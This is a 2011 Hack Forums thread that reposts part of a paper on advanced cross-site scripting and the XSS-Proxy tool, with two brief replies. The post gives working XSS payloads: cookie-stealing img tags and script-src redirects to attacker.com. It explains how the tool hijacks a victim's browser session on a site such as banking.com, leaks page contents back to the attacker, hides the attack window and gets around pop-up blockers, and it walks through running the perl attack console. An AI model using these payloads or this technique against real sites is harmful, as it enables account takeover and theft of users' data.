

Forum:[Hack Forums](#)

Thread: [ADVANCED CROSS SITE SCRIPTING](#)

hackarchives - February 7, 2011, 9:28 am

Introduction

Cross Site Scripting (XSS) is typically perceived as a minimal threat by many developers and security professionals. There have been some good papers in the past that should have woken folks up to the potential risks of XSS, but the problem is still prevalent and most security folks are un-interested in the issue and its ramifications. I hope to change that perception with this paper and the release of a tool called XSS-Proxy that allows XSS attacks to be fully controlled by a remote attacker. This paper describes current XSS attacks and introduces new methods/tool for making XSS attacks interactive, bi-directional, persistent and much more evil.

This is not a detailed XSS HowTo, but an explanation of methods for taking XSS attacks much further. CGISecurity's XSS FAQ (1) is a good resource for a better overview of general XSS issues. I've also included several references (2,3,4,5) at the end of this paper that are also great material on XSS and related topics.

This is also not a discussion on solutions as there are many resources on methods for finding and fixing XSS holes. The extended attacks I introduce here bypass many of the XSS mitigation methods I've seen other papers recommend (like hidden form inputs, URL re-writing, POST methods, etc), as the attacker has access to the same site contents (and jscript/values) as the victim. The only realistic solution is to either discard any HTML and special char inputs or carefully, carefully filter to allow only certain things in user input - event many sites that try to filter tags/chars can be tricked into XSS. Another solution may be to partition sites into multiple document domains so it's more difficult for an XSS vulnerability in one document domain to allow access to other areas in the other domains. Perhaps putting site-search CGIs in one subdomain and sensitive site areas in another would be useful.

Brief XSS Background

As many here probably know, current XSS attacks typically come in two flavors:

- 1 - Attacker uploads <script> tags to a public bulliten board, blog, or other site that has an XSS vulnerability and that lots of other users will visit. Attacker normally harvests site cookies for later user impersonation, but form submits and other attacks are sometimes utilized. This is what many folks I talk to think XSS is. Here's an example:

Someone would post the following on evilblog.com that other users would process
<script>document.write("")</script>

This would try to pull an image off the attacker's server with the user's evilblog cookies in the URL.

- 2 - Attacker uses a public XSS vulnerable site like above, or an XSS based email message to redirect a user to a second XSS vulnerable server. The second server is the attacker's actual target and this site normally has a self-XSS issue where a user can inject <script> content into a document that only that user will see. This combined

with the redirection from another site can allow cookie leakage, form/submit content leakage, or a specific action to perform as the XSS'd user against the second site. This is well known, but I tend to see less site administrators that understand this flavor of the attack. Here's how that would work:

Someone would post the following on evilblog.com that other users would process:

```
<script>document.location='http://banking.com/search?name=<script>document.write("<img src=http://attacker.com/" + document.cookie + ">")</script>'</script>
```

When the user is redirected to banking.com with the above XSS, this is what will be returned to the user and executed:

```
<script>document.write("<img src=http://attacker.com/" + document.cookie + ">")</script>
```

This would try to pull an image off the attacker's server with the user's banking.com cookies in the URL.

In the past other folks have also pointed out that more advanced site manipulation can be achieved with an XSS script that opens an IFRAME (or other window-like element) and loads/submits for other documents on the same site. DOM trust will allow Javascript to interact with other windows/IFRAMES it creates, as long as the windows point to the same document domain (protocol + domain_name + port).

The current methods of XSS attacks are typically limited only a single transaction at the final target site and typically result in cookie harvesting or form submission leakage.

Basics of XSS-Proxy / Attack

I have extended the normal XSS attack and combined it with the ability to pull additional Javascript commands from arbitrary remote servers (aka Javascript Remoting - see (6) for details with IFRAMES) to allow XSS to be more than just a redirect with some cookie leakage. This combination allows an attacker to establish a persistent, bi-directional control/transfer channel to an XSS victim and access XSS'd sites as that victim. As long as the victim is tricked into leaving the XSS window open and in the same location, we have almost total control of the victim's browser against the XSS site with the ability to redirect to other XSS vulnerable sites or forward specific blind requests to other servers (see (3) on performing Cross-Site-Request-Forgeries aka CSRF and (4) on Session-Riding).

This is achieved with either of the two attacks described above, but we will describe the two server XSS redirect example. A victim gets an XSS vector via blog, comment board, email, etc (Let's assume our victim surfed to some public site where other users can create XSS - we'll call the site evilblog.com) and that Javascript content redirects the user to a second site (we'll call the second site banking.com and assume the site has an XSS in a search function that we can repeat with a GET). The redirect URL refers to a vulnerable section (cgi/etc) on the second server that will cause the server's response to contain attacker supplied Javascript commands that the victim executes.

The initial XSS vector on evilblog.com would look something like this:

```
<script>document.location="http://banking.com/search?name=<script src='http://attacker.com/xss.js'></script>"</script>
```

With the above XSS vector, the page returned by the second server (banking.com) would

contain the following:

```
<script src='http://attacker.com/xss.js'></script>
```

The victim window now has a current document domain of banking.com and the Javascript commands are running in that domain. This Javascript causes the victim to make a request to <http://attacker.com> for more script commands. The XSS-Proxy utility is actually running at attacker.com and serves up some Javascript to initialize this client that consists of several functions for document reading, submission processing, response forwarding and error handling, as well as some commands to create an IFRAME, load the root document (/) of the target server (banking.com) into that IFRAME, wait a few seconds for it to load, read the contents (using innerHTML), then make more script requests to <http://attacker.com>. Sounds complex, but it's just several functions some references to those functions and a timer event to make more script calls to the XSS-Proxy server. The functions will stay in memory as long as the victim window doesn't change. Two things actually happen when the victim makes the subsequent script requests to <http://attacker.com>:


- 1 - Contents of the document in the IFRAME (results of innerHTML for that object) are leaked in the URL of script request. Script requests are just GETs, so victim requests the script like a normal document, and stacks parms/info on the URL after the script/page name. This script request would appear somewhat like the following at the attacker's server:


```
GET /xss.js?data=Encoded_innerHTML_Contents HTTP/1.1
```

It's actually a bit more complex than that as IE limits URL lengths (to around 2049 chars), so most documents will need to be chunked up into sections that will fit on the script URL requests. The actual tool tries to handle that, so puts some additional info into the URL requests for re-assembly.

- 2 - The server at <http://attacker.com> will respond to the last script request with more script commands to continue the persistence. The server will either respond with loop request (basically tells victim wait a few secs, then check back for more script commands), a document request (load doc into IFRAME, read it and forward results while getting more script commands), a submit requests (set input values in form within IFRAME, submit, await response, read response and forward results back while getting more commands), or a javascript var/function evaluation requests (evaluate an expression within the current window of victim browser and return result+get commands). This process continues as long as the victim stays on the same page.

Here's an ASCII visual of the Window and attacker target relationships after victim is redirected to final Target and hijack session is initialized:





There are many methods for hiding the actual "resident" attack window or the loader IFRAME. The entire window could be hidden or the original site contents could be left and just the IFRAME hidden. The current XSS-Proxy tool leaves the window and its IFRAME visible to the victim, but it would be trivial to modify - the attacker can also do this interactively with the Javascript Eval from. There also are many methods for forcing a user to load a new window and with some additional logic even pop-up blockers can be bypassed (XSS process re-writes the links in the original document to open a new window on click). The new window could be a mirror of what the user was already viewing or the result of a clicked link in the public XSS document and could trick the victim into leaving the XSS controlled window running while they continue surfing.

Using XSS-Proxy

While the description above is a bit dry, an actual test drive of the tool against your own XSS vulnerable site will highlight the dangers of this attack more fully. Here's the general steps for a demo involving your XSS-flawed server with localhost browser as a victim, an XSS-Proxy and an attacker browser. In a real-world attack, the XSS-flawed server, victim and XSS-Proxy/attacker hosts would all probably different systems - and it would probably involve a vector that redirects from one site to the final site that XSS-Proxy will use.

Here's an overview on using the XSS-Proxy tool:

- 1 - Modify the perl script vars \$code_server and \$PORT to point to the system that you will be running the perl script on. Defaults to port 80 and http://localhost
- 2 - Run the perl script and point the attack browser at /admin on the server you are running the perl script. With defaults would be http://localhost/admin. This is the attacker admin console and is where victims can be managed and results viewed.
- 3 - The initialization URL a victim needs to point to is /xss2.js - Your initial XSS vector needs to point back to the perl server and this filename (ie for XSSing your own browser with local code server, enter
 <script src="http://localhost/xss2.js"></script>
 at a site that has an XSS vulnerable input)
- 4 - After you have a victim initialized and in a wait loop, you can either browse the / document of the XSS site and click on links you want the victim to visit/forward back,

or you can enter documents/variables in the associated form inputs.

XSS-Proxy Admin Commands and operation.

CONTD AT [HACK ARCHIVES](#)

Robbie - *February 7, 2011, 9:29 am*

Well, seems very detailed, didn't read, but I might later, thanks.

hackarchives - *February 7, 2011, 9:32 am*

(Feb 7, 2011 10:29 AM)Robbieava Wrote: [\[CITE\]](#) Well, seems very detailed, didn't read, but I might later, thanks.Its just a part as original one is very long.See the link at the bottom and read the full article ?